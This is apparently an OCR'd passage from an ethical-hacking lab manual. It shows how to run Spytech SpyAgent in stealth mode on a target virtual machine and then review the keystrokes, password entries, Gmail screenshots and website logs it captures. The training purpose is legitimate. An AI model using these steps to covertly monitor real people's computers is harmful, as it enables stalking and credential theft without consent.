
This is your first time running SpyAgent in stealth mode. Remember, SpyAgent is now going to be totally invisible to you and other users!

To bring SpyAgent out of stealth mode either press CONTROL+SHIFT+ALT+M on your keyboard, or run the nostealth.exe included in SpyAgent's installation directory!

This message will not appear again!

Figure 3.2.19: Stealth Mode Notice

31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue...**.



SpyAgent is now monitoring your computer. To stop monitoring press SpyAgent's hotkey combination - by default it is CONTROL+ALT+SHIFT+M - then enter your SpyAgent password.

☑ Do not show this Help Tip again

☑ Do not show Related Help Tips like this again

Figure 3.2.20: Start monitoring

32. Remove the **Spytech SpyAgent** folder from **Desktop**.

33. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 2.5

Perform User Activities

34. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason and qwerty**.

Note: Here, we are running the target machine as a legitimate user.

35. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.



Change account settings
Lock
Sign out
3
S
2
Search
Server Manager
Settings
1

Figure 3.2.21: Sign out

37. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.

38. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue...**.

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Enter Access Password
••••••••
Cancel
OK

Figure 3.2.22: Entering the password

TASK 2.6

Monitor User Activities

41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.



spytech
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Select an Activity Log
View Keystrokes Log [6]
View Mouse Clicks Log [0]
Keyboard & Mouse
20 Keys Last Session
Windows Viewed
14 Windows Logged
Program Usage
90 Applications Logged
Screenshots
24 Screenshots Logged
Events Timeline
348 Events Logged
Files & Documents
1158 File Events Logged
Computer Usage
2 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
10 Websites Logged
Internet Activities
326 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts

Monitoring Stopped. Click "Start Monitoring" to Resume.

Figure 3.2.23: Selecting View Keystrokes Log

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.


Keystrokes Typed - 6 Entries
Save Log
Save All
Clear
Format
Actions...

Select a Keystrokes Log Entry

Application	Window Title	Username	Time
sysdiag.exe	Spytech SpyAgent	Jason	Fri 11/08/19 @ 3:24:09 PM
explorer.exe	Program Manager	Jason	Fri 11/08/19 @ 3:24:46 PM
explorer.exe	Program Manager	Jason	Fri 11/08/19 @ 3:29:29 PM
sysdiag.exe	no title (Spytech SpyAgent)	Jason	Fri 11/08/19 @ 3:19:59 PM
*sysdiag.exe	no title ( )	Jason	Fri 11/08/19 @ 3:29:32 PM
iexplore.exe	MSN India | Breaking News, Entertainment, Latest Videos, O...	Jason	Fri 11/08/19 @ 3:25:34 PM

[/Shift][/Shift][Alt]

Note: Log entries preceded with a '*' indicate a password entry.

Figure 3.2.24: Resulted keystrokes

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



Screenshot Viewer - 24 Captures
View Screen
Slideshow
Save All
Clear All
Actions...
Switch to List View
(window has no title)
Jason - Fri 11/08/19 ...
Program Manager
Jason - Fri 11/08/19 ...
http://www.msn.com/en-i...
- Internet ExplorerJason ...
Gmail - Internet Explorer
Jason - Fri 11/08/19 ...
Inbox (408) -
[redacted]@gmail.co...
Search
Jason - Fri 11/08/19 ...

Figure 3.2.25: Screenshot Viewer

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

